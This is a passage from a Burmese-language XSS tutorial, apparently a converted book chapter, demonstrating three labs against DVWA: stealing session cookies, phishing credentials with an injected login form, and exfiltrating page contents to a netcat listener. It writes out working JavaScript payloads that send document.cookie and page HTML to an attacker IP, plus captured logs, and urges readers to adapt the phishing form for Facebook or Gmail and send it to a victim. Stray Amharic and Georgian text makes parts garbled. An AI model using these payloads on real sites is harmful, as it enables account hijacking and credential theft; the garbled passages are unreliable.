ဒါဆိုရင်တော့ DOM-based XSS vulnerability ရှာနည်း အခြေခံကိုလဲသိမယ်လို့ထင်ပါတယ်။ တဗြားနည်းလမ်းတွေကို အသုံးပြုပြီးတော့လဲ ရှာဖို့ရပါတယ်။ အဲဒါကို မိမိဘာသာ Online မှာဆက်ပြီးလေ့လာ ကြည့်ပါ။ အခု XSS vulnerability မှတစ်ဆင့် attack ပြုလုပ်ပဲ Lab ကိုဆက်ပြီး လေ့လာရမှာ ဖြစ်ပါတယ်။ မှတ်ချက် ယခုဖော်ပြပါ Labs များသည် Online Web Site များမှ ဖော်ပြထားသည်များကို ပြန်လည်ဖော်ပြခြင်း ဖြစ်ပါတယ်။

### Hijacking the user session (Lab-1)

Web application များက user session တွေကို multiple HTTP requests တွေကို Sessions အနေနဲ့သတ်မှတ်ရာမှာ cookies တွေကိုအသုံးပြုပါတယ်။ Hijacking ဆိုတာက user က web site


ကို login လုပ်တဲ့အခါ Server ကနေ session cookie ကို Set-Cookie header နဲ့ပြုပေးပါတယ်။ အဲဒီ cookie တွေဟာလဲ sensitive information တွေဖြစ်ပါတယ်။ တစ်ကယ်လိုသာ မသာမသူတွေက အဲ cookie တွေကိုခိုးယူပြီး ကျွန်တော်တို့အသုံးပြုလေ့ရှိတဲ့ web page တွေကိုဝင်ရောက်သွားနိုင်ပါတယ်။ အဲလို session cookie တွေကိုခိုးယူပြီး အသုံးပြုထားဖူးတဲ့ web site တွေကိုဝင်တာတွေကို session hijacking လုပ်တယ်လို့၏ ပါတယ်။ JavaScript ကိုအသုံးပြုပြီးတော့ HTTP web site တွေမှ session cookies တွေကို access လုပ်လိုရပါတယ်။ အဲလိုလုပ်နည်းကို ကျွန်တော် ပေါ်က Stored XSS အပိုင်းမှာတုန်းက ရှင်းပြုခဲ့ဖူးပါတယ်။ အခုထက်ပြီးတော့ ပြန်စမ်းပြုပေးပါမယ်။ သဘောတရားကတော့ User Input ဒါမေမဟုတ် web site address (url) ရဲ့နောက်မှာ <script>alert(document.cookie)</script> ဆိုတဲ့ JavaScript လေးကိုထည့်သွင်းပေးလိုက်ယုံပါပဲ။ အဲဒါလေးကိုစမ်းမယ်ဆိုရင် ဒီတစ်ခါ DVWA ထဲက XSS (Reflected) ဆိုတဲ့ button လေးကိုနှိပ်လိုက်ပါ။ ပြီးရင် user input လုပ်လိုရတဲ့နေရာမှာ <script>alert(document.cookie)</script> ဆိုတဲ့ summit ဆိုတဲ့ button ကိုနှိပ်လိုက်ယုံပါပဲ။ Alert box မှာ session cookie ကိုတွေ့မြင်ရမှာ ဖြစ်ပါတယ်။



ဆက်ပြီးတော့ ကျွန်တော်တို့တွေ Script ကိုအသုံးပြုပြီး လက်ရှိ Page ထဲက DOM ထဲမှာ Image Object တစ်ခုကို Create လုပ်ပါမယ်။ ပြီးရင်တော့ Attacker web site ကို src ကိုအသုံးပြုပြီးတော့ သတ်မှတ်ပေးပါမယ်။ အဲလိုလုပ်ခြင်းအားဖြင့် user က web site ကို request လုပ်လိုက်တာနဲ့ attacker မှာ session cookie ကိုတွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ အဲဒါကိုစမ်းဖို့အတွက် DVWA ထဲက XSS (Reflected) ထဲကိုဝင်ထားပါ။ ပြီးရင်တော့ ကျွန်တော်တို့ Kali Linux (Attacker Machine) ကနေ netcat ကိုအသုံးပြုပြီးတော့ Port 80 ကို Listen လုပ်ပါမယ်။ Command ကတော့ nc -lvp 80 ပဲဖြစ်ပါတယ်။

```
root@kali:~# nc -lvp 80
listening on [any] 80 ...
```

ပြီးရင်တော့ DVWA ထဲက XSS (Reflected) ထဲက User Input မှာ <script>new Image().src="http://10.10.10.6/bogus.php?output="+document.cookie;</script> အဲဒီ JavaScript ကိုထည့်ပေးလိုက်ပါ။ IP Address ကတော့ စာဖတ်သူတို့၏ Kali IP Address ကိုထည့်ပေးရမှာ ဖြစ်ပါတယ်။



ပြီးရင်တော့ summit လုပ်လိုက်ပါ။ Kali Linux မှာအခေါက်ကပုံအတိုင်း တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။


```
root@kali:~# nc -lvp 80
listening on [any] 80 ...
10.10.10.1: inverse host lookup failed: Unknown host
connect to [10.10.10.6] from (UNKNOWN) [10.10.10.1] 32592
GET /bogus.php?output=security=low;%20PHPSESSID=f211bf5181a441b319bb9654e715d86 HTTP/1.1
Host: 10.10.10.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: image/webp, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://10.10.10.7/
```

ဒါဆိုရင်တော့ ကျွန်တော်တို့တွေ Session Cookie ကိုရဖြီ ဖြစ်ပါတယ်။ ဖော်ပြပါနည်းလမ်းကို အသုံးပြုပြီး cookie stolen လုပ်က hijacking လုပ်နိုင်ပါပြီ။ ဒါဆိုနောက် Lab တစ်ခုဆက်လေ့လာ ရအောင်။


### Phishing to steal user credentials (Lab - 2)

ဒီတစ်ခါ ကျွန်တော်တို့က Phishing လုပ်ပြီးတော့ user credentials ကိုရယူတဲ့ နည်းလမ်း ဖြစ်ပါတယ်။ အဲလိုလုပ်ဖို့အတွက်ဆိုရင် web page က vulnerable ဖြစ်နေဖို့လိုအပ်ပါတယ်။ ကျွန်တော်ကတော့ DVWA မှာပဲစမ်းပြပါမယ်။ ဒီတစ်ခါ ကျွန်တော်တို့တည်ဆောက်မယ့် Payload က Login form ကိုအသုံးပြုပြီး စမ်းသပ်မှာ ဖြစ်ပါတယ်။ အရင်ဆုံး Kali Linux ကနေ netcat ကို port 80 ကနေ listen လုပ်ထားပါ။ Command ကိုအပေါ်မှာ ဖော်ပြထားပါတယ်။ ပြီးရင်တော့ DVWA ထဲက XSS (Reflected) ထဲကိုဝင်ထားပါ။ User Input မှာ Script ကိုထည့်သွင်းပြီး Summit လုပ်ပါမယ်။ ထည့်သွင်းရမယ့် Script ကတော့

?name=<h3>Please log in to proceed</h3><form action=http://10.10.10.6>Username:<br><input type="username" name="username"></br>Password:<br><input type="password" name="password"></br><br><input type="submit" value="Logon"></br> ბეჭდითა ယူ အမြန်ပါတယ်။ IP Address ကတေသာ Kali ip address ဖြစ်ရပါမယ်။ အဲဒါဆို အဲ Script ကို user input မှာ ထည့်သွင်းပြီး Submit ဆိုတဲ့ button ကိုနိပ်လိုက်ပါ။ အောက်ကပ်အတိုင်းတွေ့မြင်ရမှာ ဖြစ်ပါတယ်။



Please login to proceed ဆိုပြီး Form လေးတစ်ခုပေါ်လာတာကိုတွေ့ရမှာ ဖြစ်ပါတယ်။ ဒါမှာ စာဖတ်သူက Facebook Account ကိုလိုချင်တာပဲဖြစ်ဖြစ် Gmail Account ကိုလိုချင်တာပဲဖြစ်ဖြစ် အဲစာသားနေရာမှာ ပြောင်းလဲပေးဖို့တော့ လိုအပ်ပါတယ်။ ပြီးရင်တော့ အဲ URL တစ်ခုလုံးကို သားကောင်ဆီသို့ပို ပေးရပါမယ်။ အဲမှာ သားကောင်က Login ဝင်လိုက်ပြီဆိုရင် စာဖတ်သူကရဲ့ Kali မှာ User name ကော့ password ကော့ လာပေါ်မှာ ဖြစ်ပါတယ်။ ဒါဆိုစမ်းကြည့်ရအောင်။ အခုကျွန်တော် Login ဝင်လိုက်ပါမယ်။



Ok ပြီးရင်တော့ netcat နဲ့ Listen လုပ်ထားတဲ့ kali linux terminal မှာ အောက်ပါပုံအတိုင်း  
တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။

```
File Edit View Search Terminal Help
root@kali:~# nc -lvp 80
listening on [any] 80 ...
10.10.10.1: inverse host lookup failed: Unknown host
connect to [10.10.10.6] from (UNKNOWN) [10.10.10.1] 32775
GET /?username=admin&password=S3cur3 HTTP/1.1
Host: 10.10.10.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://10.10.10.7/
Upgrade-Insecure-Requests: 1
```


ဒါဆိုရင်တော့ စာဖတ်သူတွေအနေနဲ့ XSS ကိုအသုံးပြုပြီး Phishing လုပ်တဲ့နည်းလမ်းကို  
နားလည်မယ်လို့ ထင်ပါတယ်။နောက် Lab တစ်မျိုးပြောင်းပြီးတော့ စမ်းကြည့်ကြရအောင်။

### Stealing sensitive information (Lab-3)

ဒီတစ်ခါတော့ ကျွန်ုတ်တို့တွေ Target ရဲ့ လက်ရှိ session ကနေပြီးတော့ Sensitive information  
ကိုရယူတဲ့ နည်းလမ်းပဲ ဖြစ်ပါတယ်။ အားလုံးမြင်သာအောင်ပြောရရင် Internet banking  
application လို့ application မျိုးမှာ vulnerability ရှိနေခဲ့ရင် Bank ထဲက current balance,  
transaction information, personal data အစရှိတဲ့ အချက်လက်တွေကိုရရှိနိုင်ပါတယ်။ အခုံအဲ Lab  
ကိုစမ်းဖို့အတွက် အရင်ဆုံး Kali မှာ netcat ကိုအသုံးပြုပြီးတော့ Port 80 ကနေ Listen  
လုပ်ထားပေးပါ။ပြီးရင်တော့ DVWA ထဲက XSS (Reflected) ထဲကိုဝင်ထားပါ။ အဲမှာဆိုရင်ကျွန်ုတ်  
တို့တွေ User Input မှာ Script ထည့်ပါမယ်။ ထည့်ရမယ့် Script ကတော့ <script>new  
Image().src="http://10.10.10.6/bogus.php?output="+document.body.innerHTML</script>  
ပဲဖြစ်ပါတယ်။ Script ထည့်ပြီးတော့ summit လုပ်လိုက်ပါက Kali မှာအောက်ပါအတိုင်းတွေ့မြင်ရမှာ  
ဖြစ်ပါတယ်။

```
root@kali:~# nc -lvp 80
listening on [any] 80 ...
connect to [10.10.10.6] from _gateway [10.10.10.1] 34035
GET /bogus.php?output=%3Cdiv%20id=%22container%22%3E%3Cdiv%20id=%22header%22%3E%3Cimg%20src=%22../../dvwa/images/logo.png%2
2%20alt=%22damn%20Vulnerable%20Web%20Application%22%3E%3C/div%3E%3Cdiv%20id=%22main_menu%22%3E%3Cdiv%20id=%22main_menu_padd
ed%22%3E%3Cul%20class=%22menuBlocks%22%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22.../.%22%3EHome%3C/a%3E%3C/li%3E%3Cli%20cl
ass=%22%22%3E%3Ca%20href=%22..././instructions.php%22%3EInstructions%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22...
.././setup.php%22%3ESetup%20%20Reset%20DB%3C/a%3E%3C/li%3E%3C/u%3E%3Cul%20class=%22menuBlocks%22%3E%3Cli%20class=%22%22%3E%3Ca%20h
ref=%22..././vulnerabilities/brute%22%3EBrute%20Force%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22..././vulnerabilitie
s/csr%22%3ECRF%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22..././vulnerabilities/fi/?page=include.php%22%3EFi
le%20Inclusion%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22..././vulnerabilities/upload%22%3EFile%20Upload%3C/a%
3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22..././vulnerabilities/captcha%22%3EInsecure%20CAPTCHA%3C/a%3E%3C/li%3E%3C
li%20class=%22%22%3E%3Ca%20href=%22..././vulnerabilities/sql_injection%20(Blind)%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca
%20href=%22..././vulnerabilities/weak_id%22%3EWeak%20Session%20IDs%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22...
././vulnerabilities/xss_d%22%3EXSS%20(DOM)%3C/a%3E%3C/li%3E%3Cli%20class=%22selected%22%3E%3Ca%20href=%22..././vulnerabil
ities/xss_r%22%3EXSS%20(Reflected)%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22..././vulnerabilities/xss_s%22%3
EXSS%20(Stored)%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22..././vulnerabilities/csp%22%3ECSP%20Bypass%3C/a%3E%
3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22..././vulnerabilities/javascript%22%3EJavaScript%3C/a%3E%3C/li%3E%3Cul%20c
lass=%22menuBlocks%22%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22..././security.php%22%3EDWVA%20Security%3C/a%3E%3C/li%
3E%3Cli%20class=%22%22%3E%3Ca%20href=%22..././phpinfo.php%22%3EPHP%20Info%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20h
ref=%22..././about.php%22%3EAAbout%3C/a%3E%3C/li%3E%3C/u%3E%3Cul%20class=%22menuBlocks%22%3E%3Cli%20class=%22%22%3E%3Ca%20h
ref=%22..././logout.php%22%3ELogout%3C/a%3E%3C/li%3E%3Cli%20class=%22%3E%3C/div%3E%3Cdiv%20id=%22main_body%22%3E%3Cdiv%20c
lass=%22body_padded%22%3E%3Ch1%3E%3Cli%20class=%22%3E%3Cform%20name=%22XSS%22%20action=%22 HTTP/1.1
Host: 10.10.10.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: image/webp,/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://10.10.10.7/
```


အချက်လှာတဲ့ Data တွေကို ကျွန်တော်တိုက် Burp Decoder ကိုအသုံးပြုပြီး clear text အနေနဲ့ဖြန့်ဖော်ရမှာ ဖြစ်ပါတယ်။ အဲအတွက်အရင်ဆုံး Kali မှာ Default ပါဝင်တဲ့ Burp Suite ကိုဖွင့်လိုက်ပါ။ ပြီးရင်တော့ Decoder tab ကိုသွားလိုက်ပါ။




ပြီးရင်တော့ စောနက Kali Linux မှာကျွန်တော်တိုက်ရရှိထားတဲ့ GET Method က အချက်လက်တွေကို အကုန် Copy ကူးရပါမယ်။

```
root@kali:~# nc -lvp 80
listening on [any] 80 ...
connect to [10.10.10.6] from _gateway [10.10.10.1] 34035
GET /bogus.php?output=%3Cdiv%20id=%22container%22%3E%3Cdiv%20id=%22header%22%3E%3Cimg%20src=%22../../dvwa/images/logo.png%2
2%20alt=%22damn%20Vulnerable%20Web%20Application%22%3E%3C/div%3E%3Cdiv%20id=%22main_menu%22%3E%3Cdiv%20id=%22main_menu_padd
ed%22%3E%3Cul%20class=%22menuBlocks%22%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22.../.%22%3EHome%3C/a%3E%3C/li%3E%3Cli%20cl
ass=%22%22%3E%3Ca%20href=%22..././instructions.php%22%3EInstructions%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22...
.././setup.php%22%3ESetup%20%20Reset%20DB%3C/a%3E%3C/li%3E%3C/u%3E%3Cul%20class=%22menuBlocks%22%3E%3Cli%20class=%22%22%3E%3Ca%20h
ref=%22..././vulnerabilities/brute%22%3EBrute%20Force%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22..././vulnerabilitie
s/csr%22%3ECRF%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22..././vulnerabilities/fi/?page=include.php%22%3EFi
le%20Inclusion%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22..././vulnerabilities/upload%22%3EFile%20Upload%3C/a%
3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22..././vulnerabilities/captcha%22%3EInsecure%20CAPTCHA%3C/a%3E%3C/li%3E%3C
li%20class=%22%22%3E%3Ca%20href=%22..././vulnerabilities/sql_injection%20(Blind)%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca
%20href=%22..././vulnerabilities/weak_id%22%3EWeak%20Session%20IDs%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22...
././vulnerabilities/xss_d%22%3EXSS%20(DOM)%3C/a%3E%3C/li%3E%3Cli%20class=%22selected%22%3E%3Ca%20href=%22..././vulnerabil
ities/xss_r%22%3EXSS%20(Reflected)%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22..././vulnerabilities/xss_s%22%3
EXSS%20(Stored)%3C/a%3E%3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22..././vulnerabilities/csp%22%3ECSP%20Bypass%3C/a%3E%
3C/li%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22..././vulnerabilities/javascript%22%3EJavaScript%3C/a%3E%3C/li%3E%3Cul%20c
lass=%22menuBlocks%22%3E%3Cli%20class=%22%22%3E%3Ca%20href=%22..././security.php%22%3EDWVA%20Security%3C/a%3E%3C/li%
3E%3Cli%20class=%22%22%3E%3Ca%20href=%22..././about.php%22%3EAAbout%3C/a%3E%3C/li%3E%3C/u%3E%3Cul%20class=%22menuBlocks%22%3E%3Cli%20c
lass=%22%22%3E%3Ca%20href=%22..././logout.php%22%3ELogout%3C/a%3E%3C/li%3E%3Cli%20class=%22%3E%3C/div%3E%3Cdiv%20id=%22main_body%22%3E%3Cdiv%20c
lass=%22body_padded%22%3E%3Ch1%3E%3Cli%20class=%22%3E%3Cform%20name=%22XSS%22%20action=%22 HTTP/1.1
Host: 10.10.10.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: image/webp,/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

Copy ကူးပြီးရင်တော့ Burp Suite ထဲမှ Paste လုပ်လိုက်ပါ။ ပြီးရင်တော့ ကျွန်တော်ပုံမှာ ဘောင်ခတ်ပြထားတဲ့နေရာကို နိုပ်လိုက်ပါ။



አዲቃናባኩ ቅዱስልሰንደንጋውን URL ማቅረብ ነው ፖሮግራም ተመዝግበዋል፡፡ እነዚህ የሚከተሉት በቻ ተመዝግበዋል፡፡




ဒါဆိုရင်တော့ ကျွန်တော်တို့လိုချင်တဲ့ အချက်လက်တွေကိုရရှိပြီဖြစ်ပါတယ်။ အခါ ကျွန်တော်ဖော်  
ပြသွားတာ တွေက XSS vulnerability မှတစ်ဆင့် တိုက်ခိုက်လိုရနိုင်တဲ့ နည်းလမ်းတွေဖြစ်ပါတယ်။  
နောက်တွေးနည်းလမ်းတွေလဲ အများကြီးရှုပါသေးတယ်။ စာဖတ်သူတို့ကိုယ်တိုင် ဆက်လေ့လာ  
ကြည့်ပါ။ဒါလောက်ဆိုရင်တော့ XSS အပိုင်းကို အားလုံးနားလည်မယ်လို့ထင်ပါတယ်။ နောက်  
ခေါင်းစဉ်တစ်ခုကို ဆက်လေ့လာကြရအောင်။


# Cross-Site Request Forgery

